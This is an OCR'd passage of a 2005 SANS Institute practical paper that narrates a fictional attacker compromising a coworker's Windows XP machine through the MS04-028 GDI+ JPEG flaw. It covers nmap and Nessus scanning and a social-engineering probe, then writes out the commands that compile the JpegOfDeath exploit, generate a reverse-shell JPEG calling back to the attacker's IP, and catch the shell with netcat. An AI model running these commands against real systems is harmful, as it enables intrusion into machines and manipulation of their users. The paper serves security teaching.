


Figure 13: Using `nmap` to detect the OS of a remote system. The `-n` flag disables name resolving; `-O` performs OS detection.

© SANS Institute 2005 Author retains full rights.



Figure 14: Using decoys with `nmap`. The `-n` flag disables name resolving; `-sP` selects a ping scan; `-PE` selects an ICMP Echo ping; `-D` followed by the comma-separated list of decoy IPs (taken from the output of `dig`) enables decoys. The `dig` flags are: `+short`, for minimal output; '`a`' to query for A records.

An attacker would then check each of the discovered nodes to learn the platform and software in use, and check online databases, such as bugtraq[5], for any known vulnerabilities. Trial and error show what exploits can successfully be used against a given node. The nessus utility automates this process, outputting a list of exploits to which a given node is vulnerable (Skoudis, Track 4 Day 2 slides 144-151).




Figure 15: Selecting vulnerability plugins in Nessus

[5] http://www.securityfocus.com/archive/1

© SANS Institute 2005 Author retains full rights.




Figure 16: A Nessus scan in progress




Figure 17: Nessus scan results. This scan detected the vulnerability found in Microsoft Security Bulletin MS03-043

Social engineering is also relevant – scanning should be viewed as examining the target system as a whole, including people, for potential entry points (Delio). Just as with network and service vulnerability scans, an attacker can "scan" people for their exploit potential.

This abstracted approach is taken by NiC in his effort to gain access to James's workstation. By sending James a crafted JPEG with no payload and gauging his reaction to it, NiC can determine whether James is vulnerable.

NiC's probe hinges on how Windows XP is affected by the exploit. The JPEG is opened by default using the Windows Picture & Fax Viewer, which is a DLL extension to explorer.exe. When an exploit JPEG is loaded, explorer.exe crashes, taking the whole desktop with it. Since the explorer.exe process is the Windows shell, it is automatically restarted if it crashes, giving the appearance of everything "disappearing" and then "reappearing". If this happens as a result of his probe, NiC will know whether James is vulnerable. The probe is generated with a proof-of-concept script released by

© SANS Institute 2005 Author retains full rights.

perplexy[6].




Figure 18: NiC generating his probe. The ms04-028.sh script outputs hex bytes to form a JPEG file.




Figure 19: James telling NiC of the explorer.exe crash

From their conversation, it's clear James is vulnerable. However, he thinks something is wrong with his machine and wants to get Cliff, the system administrator, to check it out. NiC quickly objects, and offers his own diagnosis. James is able to open the subsequent image without any issue, accepting the explanation that a corrupted file could cause that behavior. Satisfied that each of the requirements is met, NiC can proceed to the attack itself.

Network Diagram




Figure 20: UHW's network and NiC's computer

[6] http://www.k-otik.com/exploits/09222004.ms04-28.sh.php

© SANS Institute 2005 Author retains full rights.

Exploiting the System
Vulnerable systems are attacked by effecting operational changes that allow the attacker to access the system. A system can be a network, a node, an application, or a combination thereof. People can be targeted as well, through social engineering attacks. Common attacks seek to alter a system's normal behavior or simply overwhelm it.

Network attacks exploit fundamental network processes to mask an attacker's source or redirect traffic flows. IP address spoofing allows an attacker's packets to appear as coming from a legitimate system on a network, used to defeat address filters and exploit UNIX trust relationships (Skoudis, Track 4 Day 3 slide 6). ARP and DNS cache poisoning exploit address resolution processes to redirect traffic to a machine controlled by the attacker (Skoudis, Track 4 Day 3 slides 30, 64-70).

Denial of service attacks are flood or complexity attacks aiming to knock out a given service, or the network itself (Skoudis, Track 4 Day 4 slides 155-156). Floods, such as the Smurf attack ("Smurf"), involve sending large amounts of traffic, overwhelming a server or saturating the underlying network. Complexity attacks peg a device's CPU at or near 100% as it tries to process malicious input (Crosby). DoS attacks are often used to improve the effectiveness of network attacks by knocking out a legitimate system that would otherwise interfere with the attack.

Programming errors, such as buffer overflows and misused format strings, are exploited in application attacks. Buffer overflows are described in Part II. Format string attacks allow an attacker to write integer values to arbitrary memory locations, used for privilege escalation or altering program flow (Skoudis, Track 4 Day 3 slide 178). In addition to these, poorly implemented web-based applications are subject to cross-site scripting and SQL injection attacks. By not validating and filtering user input, malicious script or SQL code can be entered into a site's input forms and subsequently executed (Skoudis, Track 4 Day 4 slides 110-111, 122-124).

Attacks are rapidly being pushed into the application space. Application vulnerabilities are usually discovered and published by security researchers, with working exploit code following close behind. The exploits are readily available and easy to use, putting the same tools in the hands of experts and novices alike (Skoudis, Track 4 Day 2 slide 11).

NiC falls somewhere close to the novice side of the spectrum. Though he does aspire to better capabilities, he is a pretender, a script kiddy who often does not truly understand what is going on. He is using a published exploit in this attack, without any understanding of buffer overflows or shellcode.

NiC found a quirky image online to send to James later on in the attack. With that set aside, he proceeds to generate an exploit JPEG file for the attack. He used an innocuous proof-of-concept for his probe; for this run, an actual exploit generator, JpegOfDeath[7], is used.

© SANS Institute 2005 Author retains full rights.

After downloading the source from Security Focus, NiC compiles the exploit generator with GCC in Cygwin. The –o flag instructs gcc to name the output file triami.exe. The –l flag instructs the linker to include code from the ws2_32 library when building the executable. NiC also generates a JPEG, using the flags –r to select the reverse shell payload to connect back to his IP address, and -p to specify port 80. The JPEG file is named “kitty.jpg”.

```
#gcc -o triani.exe JpegOfDeath.c -lws2_32
In file included from JpegOfDeath.c:5:
/usr/include/w32api/winsock2.h:95:2: warning: #warning "fd_set and associated ma
ed in sys/types.      This may cause runtime problems with W32 sockets"
#
#./triani.exe
 +-------------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit  |
 |    Exploit by John Bissell A.K.A. HighTimes     |
 |              September, 23, 2004                |
 +-------------------------------------------------+
 Exploit Usage:
        ./triani -r <your_ip> | -b [-p <port_num>] <jpeg_filename>

 Parameters:
        -b              Bind payload. Binds to port 1337 or <port_num>
        -r <your_ip>    Reverse shell payload. Connects back to <your_ip>
                        on port 1337 or <port_num>
        -p <port_nun>   Specify the port to use for reverse shell or bind
                        payloads. Defaults to 1337.

Use netcat to catch the reverse shell:
        nc.exe -l -p 8888
#
#./triani.exe -r 106.111.104.110 -p 80 kitty.jpg
 +-------------------------------------------------+
 |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit  |
 |    Exploit by John Bissell A.K.A. HighTimes     |
 |              September, 23, 2004                |
 +-------------------------------------------------+
Reverse shell
#
```

Figure 21: NiC compiles JpegOfDeath and creates his exploit JPEG

NiC gets netcat running, emails the crafted JPEG to James, and shoots an IM over to him to check his email. A few moments later, NiC sits back and laughs, as James complains of another corrupted file.

```
#
#nc -l -p 80
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\James>
```

Figure 22: netcat running on NiC's computer. The arguments to `nc` make netcat listen for connections on port 80. The reverse shell connection from James's computer is also shown.

The two friends then share a laugh over the real JPEG.

[7]

© SANS Institute 2005 Author retains full rights.